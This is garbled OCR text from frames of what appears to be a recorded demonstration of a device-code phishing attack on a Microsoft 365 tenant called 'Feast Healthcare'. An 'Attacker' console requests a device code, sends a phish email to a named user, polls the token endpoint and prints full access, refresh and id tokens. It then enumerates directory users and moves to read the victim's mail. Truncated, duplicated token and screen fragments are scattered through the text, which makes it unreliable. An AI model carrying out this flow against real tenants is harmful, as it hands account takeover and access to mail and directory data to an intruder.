
Are the suggestions above helpful? Yes No

```
ab01c"

7WevrK_dJ-wc-jyPQEGgymVa4c_7pLG14UB
NvOzhybg6BBi5xtmWPurSCFxCHXk27k3v5n
hB64gKEIUZQ0gAA
login

r to open the page https://microsof
to authenticate.

##################################
##################################

##################################
for oauth tokens
##################################

auth2/token?api-version=1.0

J-wc-jyPQEGgymVa4c_7pLG14UBRct7-EtE
6BBi5xtmWPurSCFxCHXk27k3v5nfylST4ZU
JZQ0gAA",
be:device_code",

ab01c"
```

220%


My Movie
Mail - Ed Van - Outlook
Sign in to your account
login.microsoftonline.com/common/oauth2/deviceauth
Microsoft
Enter code
Enter the code displayed on your app or device.
ELSEKDEZH
Next
00:37
03:17
Terms of use
Privacy & cookies
220%
ab01c"
login
to open the page https://microsof
to authenticate.
for oauth tokens
auth2/token?api-version=1.0
ab01c"


My Movie
Mail - Ed Van - Outlook
Sign in to your account
login.microsoftonline.com/common/oauth2/deviceauth
Microsoft
Pick an account
You're signing in to Microsoft Office on another device located in United States. If it's not you, close this page.
Ed Van
ed@feasthealth.onmicrosoft.com
Signed in
Use another account
Back
00:42
03:17
Terms of use
Privacy & cookies
220%


My Movie
Mail - Ed Van - Outlook
Sign in to your account
login.microsoftonline.com/common/reprocess?ctx=rQIIARXNTWvTYADA8aZduzJ0FvEgbKCIeNA9bfK069MUPDxt2oWu6cts0rUIJS9P3trkyZI01X4AEb3ljl6EX...
Microsoft
ed@feasthealth.onmicrosoft.com
Are you trying to sign in to Microsoft Office?
Only continue if you downloaded the app from a store or website that you trust.
Cancel
Continue
00:45
03:17
Terms of use
Privacy & cookies
220%
ab01c"
7WevrK_dJ-wc-jyPQEGgymVa4c_7pLG14UB
WvOzhybg6BBi5xtmWPurSCFxCHXk27k3v5n
hB64gKEIUZQ0gAA
Login
to open the page https://microsof
to authenticate.
for oauth tokens
auth2/token?api-version=1.0
J-wc-jyPQEGgymVa4c_7pLG14UBRct7-EtE
5BBi5xtmWPurSCFxCHXk27k3v5nfylST4ZU
UZQ0gAA",
be:device_code",
ab01c"

My Movie

Mail - Ed Van - Outlook | Sign in to your account

login.microsoftonline.com/appverify

Microsoft

Microsoft Office

You have signed in to the Microsoft Office application on your device. You may now close this window.

00:49 03:17

Attacker

```
  "client_id": "d3590ed6-52b3-4102-aeff-aad2292ab01c"
}

Response:

user_code        : ELSEKDEZH
device_code      : EAQABAAEAAAD--DLA3VO7QrddgJg7WevrK_dJ-wc-jyPQEGgymVa4c_7pLG14UB
Rct7-EtEDkhUtRCyyp_fe2DKKgEn3FzDTFeo6ksdIEtCaBeWvOzhybg6BBi5xtmWPurSCFxCHXk27k3v5n
fylST4ZUGoGq-wNNSMlz7ezTVCmDdp1Q-p5j5lvOJUr3u34hB64gKEIUZQ0gAA
verification_url : https://microsoft.com/devicelogin
expires_in       : 900
interval         : 5
message          : To sign in, use a web browser to open the page https://microsof
t.com/devicelogin and enter the code ELSEKDEZH to authenticate.


Press [Enter] to send a phish email:


##############################################################################
# 1. Send phish email
##############################################################################
       To:   ed@feasthealth.onmicrosoft.com
       Code: ELSEKDEZH
       URL:  https://microsoft.com/devicelogin


##############################################################################
# 2. Waiting for user to authenticate...polling for oauth tokens
##############################################################################

Request:

POST https://login.microsoftonline.com/Common/oauth2/token?api-version=1.0
{
  "code": "EAQABAAEAAAD--DLA3VO7QrddgJg7WevrK_dJ-wc-jyPQEGgymVa4c_7pLG14UBRct7-EtE
DkhUtRCyyp_fe2DKKgEn3FzDTFeo6ksdIEtCaBeWvOzhybg6BBi5xtmWPurSCFxCHXk27k3v5nfylST4ZU
GoGq-wNNSMlz7ezTVCmDdp1Q-p5j5lvOJUr3u34hB64gKEIUZQ0gAA",
  "grant_type": "urn:ietf:params:oauth:grant-type:device_code",
  "resource": "https://graph.microsoft.com",
  "client_id": "d3590ed6-52b3-4102-aeff-aad2292ab01c"
}

......
```

Terms of use | Privacy & cookies | 220%

My Movie

Mail - Ed Van - Outlook | Sign in to your account

login.microsoftonline.com/appverify

Microsoft

Microsoft Office

You have signed in to the Microsoft Office application on your device. You may now close this window.

00:52 03:17

Attacker

```
......

##############################################################################
# 3. Retrieve user's oauth tokens (access + refresh)
##############################################################################

Response:

token_type     : Bearer
scope          : AuditLog.Read.All Calendar.ReadWrite Calendars.Read.Shared Calena
ars.ReadWrite Contacts.ReadWrite DataLossPreventionPolicy.Evaluate DeviceManagemen
tConfiguration.Read.All DeviceManagementConfiguration.ReadWrite.All Directory.Acce
ssAsUser.All Directory.Read.All Files.Read Files.Read.All Files.ReadWrite.All Grou
p.Read.All Group.ReadWrite.All Mail.ReadWrite Notes.Create People.Read People.Read
.All SensitiveInfoType.Detect SensitiveInfoType.Read.All SensitivityLabel.Evaluate

expires_in     : 7272
ext_expires_in : 7272
expires_on     : 1626738162
not_before     : 1626730589
resource       : https://graph.microsoft.com
access_token   : eyJ0eXAiOiJKV1QiLCJub25jZSI6ImFxOW9rZFpkajlkd3RKdXl3d20xZWMwSGl4
TNOZnVZbXA0ZHFtTjMtSjgiLCJhbGciOiJSUzI1NiIsIng1dCI6Im5PbzNaRHJPRFhFSzFqS1doWHNsSFJ
fS1hFZyIsImtpZCI6Im5PbzNaRHJPRFhFSzFqS1doWHNsSFJfS1hFZyJ9.eyJhdWQiOiJodHRwczovL2dy
YXBoLm1pY3Jvc29mdC5jb20iLCJpc3MiOiJodHRwczovL3N0cy53aW5kb3dzLm5ldC9mN2M5NDkwMi0xYj
c5LTRjNTktOTdiMy02MjUwM2FiNjRlNTMvIiwiaWF0IjoxNjI2NzMwNTg5LCJuYmYiOjE2MjY3MzA1ODks
ImV4cCI6MTYyNjczODE2MiwiYWNjdCI6MCwiYWNyIjoiMSIsImFjcnMiOlsidXJuOnVzZXI6cmVnaXN0ZX
JzZWN1cml0eWluZm8iLCJ1cm46bWljcm9zb2Z0OnJlcTEiLCJ1cm46bWljcm9zb2Z0OnJlcTIiLCJ1cm46
bWljcm9zb2Z0OnJlcTMiLCJjMSIsImMyIiwiYzMiLCJjNCIsImM1IiwiYzYiLCJjNyIsImM4IiwiYzkiLC
JjMTAiLCJjMTEiLCJjMTIiLCJjMTMiLCJjMTQiLCJjMTUiLCJjMTYiLCJjMTciLCJjMTgiLCJjMTkiLCJj
MjAiLCJjMjEiLCJjMjIiLCJjMjMiLCJjMjQiLCJjMjUiXSwiYWlvIjoiQVVRQXUvOFRBQUFBR3kzVWF3cz
VMZjdjN1BRbmpLNHA0MzdRN3E0MVlZZ1JyQ1ZEbldGMVlWNEgzUjQrRWt5VmR5cnE1cW1vU1B6NUVLajRK
SDBQd1JiRnNWVk9aNll0dHc9PSIsImFtciI6WyJwd2QiLCJtZmEiXSwiYXBwX2Rpc3BsYXluYW1lIjoiTW
ljcm9zbZZ0IE9mZmljZSIsImFwcGlkIjoiZDM1OTBlZDYtNTJiMy00MTAyLWFlZmYtYWFkMjI5MmFiMDFj
IiwiYXBwaWRhY3IiOiIwIiwiZmFtaWx5X25hbWUiOiJWYW4iLCJnaXZlbl9uYW1lIjoiRWQiLCJpZHR5cC
I6InVzZXIiLCJpcGFkZHIiOiIxMDQuMi43NC4yMyIsIm5hbWUiOiJFZCBWYW4iLCJvaWQiOiJlNzMxYTZk
Mi1iYTBjLTQ2ZjMtODRiYi0xNjdmNDg4Y2VjZGEiLCJwbGF0ZiI6IjE0IiwicHVpZCI6IjEwMDMyMDAxNU
JEMzM5RDkiLCJyaCI6IjAuQVVZQUFrbko5M2tiV1V5WHMySlFPclpPVTlZT1dkT3pVZ0pCcnYtcTBpa3Fz
QnhHQUNNLiIsInNjcCI6IkF1ZGl0TG9nLlJlYWQuQWxsIENhbGVuZGFyLlJlYWRXcml0ZSBDYWxlbmRhcn
MuUmVhZC5TaGFyZWQgQ2FsZW5kYXJzLlJlYWRXcml0ZSBDb250YWN0cy5SZWFkV3JpdGUgRGF0YUxvc3NQ
cmV2ZW50aW9uUG9saWN5LkV2YWx1YXRlIERldmljZU1hbmFnZW1lbnRDb25maaWd1cmF0aW9uLlJlYWQuQW
sIERldmljZU1hbmFnZW1lbnRDb25maaWd1cmF0aW9uLlJlYWRXcml0ZS5BbGwgRGlyZWN0b3J5LkFjY2
```

Terms of use Privacy & cookies 220%

My Movie

Mail - Ed Van - Outlook | Sign in to your account

login.microsoftonline.com/appverify

Microsoft

Microsoft Office

You have signed in to the Microsoft Office application on your device. You may now close this window.

01:06 03:17

Attacker

```
MuUmVhZFdyaXRlLkFsbCBHcm91cC5SZWFkLkFsbCBHcm91cC5SZWFkV3JpdGUuQWxsIE1haWwuUmVhZFdy
aXRlIE5vdGVzLkNyZWF0ZSBQZW9wbGUuUmVhZCBQZW9wbGUuUmVhZC5BbGwgU2Vuc2l0aXZlSW5mb1R5cG
UuRGV0ZWN0IFNlbnNpdGl2ZUluZm9UeXBlLlJlYWQuQWxsIFNlbnNpdGl2aXR5TGFiZWwuRXZhbHVhdGUg
VXNlci5SZWFkLkFsbCBVc2VyLlJlYWRCYXNpYy5BbGwgVXNlci5SZWFkV3JpdGUgVXNlcnMuUmVhZCIsIn
N1YiI6Ik40X0I0X1doZl9LMHQzU18xZjFnajNrZ3BBVk91QTAwQzkwamhmMEhsTGciLCJ0ZW5hbnRfcmVn
aW9uX3Njb3BlIjoiTkEiLCJ0aWQiOiJmN2M5NDkwMi0xYjc5LTRjNTktOTdiMy0ZMjUwM2FiNjRlNTMiLC
J1bmlxdWVfbmFtZSI6ImVkQGZlYXN0aGVhbHRoLm9ubWljcm9zb2Z0LmNvbSIsInVwbiI6ImVkQGZlYXN0
aGVhbHRoLm9ubWljcm9zb2Z0LmNvbSIsInV0aSI6IjJBc2pJcHJ6bVVPRnUtS09kamgxQXciLCJ2ZXIiOi
IxLjAiLCJ3aWRzIjpbIjE5NGFlNGNiLWIxMjYtNDBiMi1iZDViLTYwOTFiMzgwOTc3ZCIsIjYyZTkwMzk0
LTY5ZjUtNDIzNy05MTkwLTAxMjE3NzE0NWUxMCIsImI3OWZiZjRkLTNlZjktNDY4OS04MTQzLTc2YjE5NG
U4NTUwOSJdLCJ4bXNfdGNkdCI6MTYyNTczMjk5NH0.PtEbRTAsFauZNMrz5uQyCvJw-oN3p8XqD45cHj1V
CrfBhTlkXL7MRKVHizLOBLCJs84u_O2hav3cPQwnCHcScx4NtdAgRv8-Dupld2qKokLw80cEcszaBOeGdY
TygYyxCxZ6UM3XJIyAR8LQ7qCkS6EidVaTLP2cNZsd7wPCeZO9nm-9Ezk5LsQXoUZIivHfz15CJGYedPa8
wxFS8a3NK_blVbZhhso1SDnknzTxWik78sx1vV6D3KFtFyWBRHHb0m_oXeO9Ob0fyjMpmEvrn2PpHa99jz
2lN
efresh_token  : 0.AUYAAknJ93kbWUyXs2JQOrZOU9YOWdOzUgJBrv-q0ikqsBxGACM.AgABAAAAAA
--DLA3VO7QrddgJg7WevrAgDs_wQA9P-JFDiB5ZYsCGBmkiQqvEAjxIoASxQ1UHWy8yUQCUmCcXFGA6Hq1
5j1xJQLOsBpuPVCMNOGg1bf4E6ph0SeWW4QRJBxLnE6djTPH0Dx6F67SLQXDF1MaDAYN0v6eiFxiuc6Mc0
T9oOETVpTdk5bRpzsO0C4L_3zjdZ6-h3Bffr7qQz7NVrznOqEKBJF3EAwFjRP0uQXk7MhK1tgkBl10HsSf
ufFUyO1igWR9H0sNwAIaoygd40FE6sYwOl3KH5gBy7UlKBvACVcWSOT8iSYw-GnmLQZvGHVV1m2TcNq81c
6NPYSYV5akfXMuqoWJmB7Z2z1kEFDXa8QNDd0YVg5SGWVgfQUXO-lEWaCb6a0XjUHgryKUK3j7U2ZqSD01G
YUHladrEqElfZycOCnjlgJj5dFhSvMypu52uDiTJwazgh0lIy6Ro8_7OVt4md3PXKry-HSrXRoqNZD_79i
AtlZBm0vXVYKosFnAB9WrHefR6K0qV9vpzG2l1N_aj15pugsFljkJuLRBhoMq41ZihybRA5UlUEfVSnIHe
sDIxrsX5iKA3RtG9S_rdF286TQzyx-LknfRP6L8UOjcw3pRW67jLWGyouNsaqLdURBSYG7-98rpDWLwFSD
I6qLtKcBnx9wO7y0hjcgP31V4BKsmBT2EinzAhyyKhO7gh_85wK6aH7VzAS44KRYzAbX7-0xky3ATcdupe
JdmTxRvPCKipVHsN3p9IknAW5Ix-ebFhlNGHsFc9GeBfxwOHuXu6opUbxf2zSvqqqxnG5E24WVTUnoXKrp
MRYKAd3qqCPkaa6nUagKkTgfuQ2Sft0Fp9C0H6-5HTPD6mSNI_pZBe0s2Yp6EoG7V329jC8PnxIBYKT46U
MU4ZC99AWLK4NIO30MFZzG1z78cUn50ODhR0Oxw8SUXondJ8Ii3rgNGnC7oocRx5GKTxhD3QUWBsq9voZ6
SkG3StidRQ_am2tujzgX-NOf5sYekIQu4HyDkQDDwqmxyRcF2HWI2CXdpq3wEa9fcMNEbQk30buDwvRMT-
q8u185RMx_61MGLPGtSclWn5V9LLetV7aC
foci          : 1
id_token      : eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJhdWQiOiJkMzU5MGVkNi01Mm
TQxMDItYWVmZi1hYWQyMjkyYWIwMWMiLCJpc3MiOiJodHRwczovL3N0cy53aW5kb3dzLm5ldC9mN2M5NDk
wMi0xYjc5LTRjNTktOTdiMy0ZMjUwM2FiNjRlNTMvIiwiaWF0IjoxNjI2NzMwNTg5LCJuYmYiOjE2MjY3M
zA1ODksImV4cCI6MTYyNjczNDQ4OSwiYW1yIjpbInB3ZCIsIm1mYSJdLCJmYW1pbHlfbmFtZSI6IlZhbiI
sImdpdmVuX2ShbWUiOiJFZCIsImlwYWRkciI6IjEwNC4yLjc0LjIzIiwibmFtZSI6IkVkIFZhbiIsIm9pZ
CI6ImU3MzFhNmQyLWJhMGMtNDZmMy04NGJiLTE2N2Y0ODhjZWNkYSIsInJoIjoiMC5BVVlBQWtuSjkza2J
XVXlYczJKUU9yWk9VOVlPV2RPelVnSkJydi1xMGlrcXNCeEdBQ00uIiwic3ViIjoiZFlpWU9Wa3ZDZ0tDR
DI2SEFRUnNydzBlS09fWDlJRTF1bmxVMlpKLVcwOCIsInRpZCI6ImY3Yzk0OTAyLTFiNzktNGM1OS05N2I
zLTYyNTAzYWI2NGU1MyIsInVuaXF1ZV9uYW1lIjoiZWRAZmVhc3RoZWFsdGgub25taWNyb3NvZnQuY29tI
iwidXBuIjoiZWRAZmVhc3RoZWFsdGgub25taWNyb3NvZnQuY29tIiwidmVyIjoiMS4wIn0.


Press [Enter] to use token to get all AD users:
```

Terms of use Privacy & cookies ... 220%

My Movie

Mail - Ed Van - Outlook | Home - Microsoft Azure

portal.azure.com/#home

Microsoft Azure | Search resources, services, and docs (G+/) | ed@feasthealth.onmicr... FEAST HEALTHCARE (FEASTHEAL...

Azure services

Create a resource | Azure Active Directory | Virtual machines | Static Web Apps | Activity log | Log Analytics workspaces | Monitor | Storage accounts | Storage accounts... | More services

Recent resources

Name	Type	Last Viewed
ubuntu-vm-1-ip	Public IP address	5 days ago
ubuntu-vm-1	Virtual machine	5 days ago
dev-rg	Resource group	5 days ago
sajeh1	Storage account	5 days ago
log-analytics-jeh-1	Log Analytics workspace	5 days ago
Azure subscription 1	Subscription	a week ago

Navigate

Subscriptions | Resource groups | All resources | Dashboard

Tools

Microsoft Learn — Learn Azure with free online training from Microsoft

Azure Monitor — Monitor your apps and infrastructure

Security Center — Secure your apps and infrastructure

Cost Management — Analyze and optimize your cloud spend for free

01:11 — 03:17


Useful links

Technical Documentation | Azure Services | Recent Azure Updates

Azure mobile app

Download on the App Store | GET IT ON Google Play

5SZWFkV3JpdGUuQWxsIE1haWwuUmVhZFdy
UmVhZC5BbGwgU2Vuc2l0aXZlSW5mb1R5cG
NlbnNpdGl2aXR5TGFiZWwuRXZhbHVhdGUg
ci5SZWFkV3JpdGUgVXNlcnMuUmVhZCIsIn
AwQzkwamhmMEhsTGciLCJ0ZW5hbnRfcmVn
LTRjNTktOTdiMy02MjUwM2FiNjRlNTMiLC
9zb2Z0LmNvbSIsInVwbiI6ImVkQGZlYXN0
JcHJ6bVVPRnUtS09kamgxQXciLCJ2ZXIiOi
ViLTYwOTFiMzgwOTc3ZCIsIjYyZTkwMzk0
ZjRkLTNlZjktNDY4OS04MTQzLTc2YjE5NG
AsFauZNMrz5uQyCvJw-oN3p8XqD45cHj1V
tdAgRv8-Dupld2qKokLw80cEcszaBOeGdY
O9nm-9Ezk5LsQXoUZIivHfz15CJGYedPa8
RHHb0m_oXeO9Ob0fyjMpmEvrn2PpHa99jz
-GgA34eQ
dOzUgJBrv-q0ikqsBxGACM.AgABAAAAAAD
qvEAjxIoASxQ1UHWy8yUQCUmCcXFGA6Hq1
0Dx6F67SLQXDF1MaDAYN0v6eiFxiuc6Mc0
EKBJF3EAwFjRP0uQXk7MhK1tgkBl10HsSf
CVcWSOT8iSYw-GnmLQZvGHVV1m2TcNq81c
XO-lEWaCb6a0XjUHgryKUK3j7U2ZqSD01G
y6Ro8_7OVt4md3PXKry-HSrXRoqNZD_79i
FljkJuLRBhoMq412ihybRA5UlUEfVSnIHe
67jLWGyouNsaqLdURBSYG7-98rpDWLwFSD
5wK6aH7VzAS44KRYzAbX7-0xky3ATcdupe
uXu6opUbxf2zSvqqqxnG5E24WVTUnoXKrp
I_pZBe0s2Yp6EoG7V3J9jC8PnxIBYKT46U
Ii3rgNGnC7oocRx5GKTxhD3QUWBsq9voZ6
ZHWI2CXdpq3wEa9fcMNEbQk30buDwvRMT-
lIn0.eyJhdWQiOiJkMzU5MGVkNi01MmIzL
zovL3N0cy53aW5kb3dzLm5ldC9mN2M5NDk
0IjoxNjI2NzMwNTg5LCJuYmYiOjE2MjY3M
m1mYSJdLCJmYW1pbHlfbmFtZSI6IlZhbiI
0LjIzIiwibmFtZSI6IkVkIFZhbiIsIm9pZ
WNkYSIsInJoIjoiMC5BVVlBQWtuSjkza2J
BQ00uIiwic3ViIjoiZFlpWU9Wa3ZDZ0tDR
CI6ImY3Yzk0OTAyLTFiNzktNGM1OS05N2I
hc3RoZWFsdGgub25taWNyb3NvZnQuY29tI
Y29tIiwidmVyIjoiMS4wIn0.


My Movie
Mail - Ed Van - Outlook
Home - Microsoft Azure
portal.azure.com/#home
Microsoft Azure
Search resources, services, and docs (G+/)
Azure services
Create a resource
Azure Active Directory
Virtual machines
Static Web Apps
Activity log
Log Analytics workspaces
Monitor
Recent resources
Name
Type
ubuntu-vm-1-ip
Public IP address
ubuntu-vm-1
Virtual machine
dev-rg
Resource group
sajeh1
Storage account
log-analytics-jeh-1
Log Analytics workspace
Azure subscription 1
Subscription
Navigate
Subscriptions
Resource groups
All resources
Tools
Microsoft Learn
Learn Azure with free online
Azure Monitor
Monitor your apps and
Security Center
Secure your apps and
infrastructure
01:14
03:17
Useful links
Technical Documentation
Azure Services
Recent Azure Updates
Attacker
Response:
[1] name: David Marcon
mail: david@feasthealth.onmicrosoft.com
id: 93706625-8876-403d-895c-f820b4df7b21
[2] name: Ed Van
mail: ed@feasthealth.onmicrosoft.com
id: e731a6d2-ba0c-46f3-84bb-167f488cecda
[3] name: Sandra Gomez
mail: sandra@feasthealth.onmicrosoft.com
id: 15ffd94f-34db-4a06-bfe9-bab250833e47
Press [Enter] to get ed@feasthealth.onmicrosoft.com's email:
220%

My Movie

Mail - Ed Van - Outlook | Users - Microsoft Azure

portal.azure.com/#blade/Microsoft_AAD_IAM/UsersManagementMenuBlade/MsGraphUsers

Microsoft Azure | Search resources, services, and docs (G+/) | ed@feasthealth.onmicr... FEAST HEALTHCARE (FEASTHEAL...

Home > Feast Healthcare >

Users | All users (Preview)

Feast Healthcare - Azure Active Directory

- All users (Preview)
- Deleted users (Preview)
- Password reset
- User settings
- Diagnose and solve problems

Activity

- Sign-ins
- Audit logs
- Bulk operation results

Troubleshooting + Support

- New support request

New user | New guest user | Bulk operations | Refresh | Reset password | Per-user MFA | Delete user | Columns

This page includes previews available for your evaluation. View previews →

Search users | Add filters

3 users found

Name	User principal na...	User type	Directory synced	Identity issuer	Company name	Creation type
David Marcon	david@feasthealth.o...	Member	No	feasthealth.onmicrosoft		
Van	ed@feasthealth.onmi...	Member	No	feasthealth.onmicrosoft		
Sandra Gomez	sandra@feasthealth....	Member	No	feasthealth.onmicrosoft		

01:23 — 03:17

QVVRQXUvOFRBQUFBR3kzVWF3czVMZjdjN1B
5VmR5cnE1cW1vU1B6NUVLajRKSDBQd1JiR
XBwX2Rpc3BsYXluYW1lIjoiTWljcm9zb2Z
yLWFlZmYtYWFkMjI5MmFiMDFjIiwiYXBwa
l9uYW1lIjoiRWQiLCJpZHR5cCI6InVzZXI
WYW4iLCJvaWQiOiJlNzMxYTZkMi1iYTBjL
iwicHVpZCI6IjEwMDMyMDAxNUJEMzM5RDk
ZT1dkT3pVZ0pCcnYtcTBpa3FzQnhHQUNNL
ljlYWRXcml0ZSBDYWxlbmRhcnMuUmVhZC5
SZWFkV3JpdGUgRGF0YUxvc3NQcmV2ZW50a
25maWd1cmF0aW9uLlJlYWQuQWxsIERldml
BbGwgRGlyZWN0b3J5LkFjY2Vzc0FzVXNlc
RmlsZXMuUmVhZC5BbGwgRmlsZXMuUmVhZFd
pdGUuQWxsIE1haWwuUmVhZFdyaXRlIE5vd
GwgU2Vuc2l0aXZlSW5mb1R5cGUuRGV0ZWN
2aXR5TGFiZWwuRXZhbHVhdGUgVXNlci5SZ
3JpdGUgVXNlcnMuUmVhZCIsInN1YiI6Ik4
mMEhsTGciLCJ0ZW5hbnRfcmVnaW9uX3Njb
TdiMy02MjUwM2FiNjRlNTMiLCJ1bmlxdWV
vbSIsInVwbiI6ImVkQGZlYXN0aGVhbHRoL
nUtS09kamgxQXciLCJ2ZXIiOiIxLjAiLCJ
iMzgwOTc3ZCIsIjYyZTkwMzk0LTY5ZjUtN
jktNDY4OS04MTQzLTc2YjE5NGU4NTUwOSJ
z5uQyCvJw-oN3p8XqD45cHj1VCrfBhTLkX
upld2qKokLw80cEcszaBOeGdYTygYyxCxZ
5LsQXoUZIivHfz15CJGYedPa8wxFS8a3NK
eO9Ob0fyjMpmEvrn2PpHa99jz2lN-GYDjV

com's email:

My Movie

Mail - Ed Van - Outlook | Users - Microsoft Azure

portal.azure.com/#blade/Microsoft_AAD_IAM/UsersManagementMenuBlade/MsGraphUsers

Microsoft Azure — Search resources, services, and docs (G+/)

Home > Feast Healthcare >

Users | All users (Preview)

Feast Healthcare - Azure Active Directory

- All users (Preview)
- Deleted users (Preview)
- Password reset
- User settings
- Diagnose and solve problems

Activity

- Sign-ins
- Audit logs
- Bulk operation results

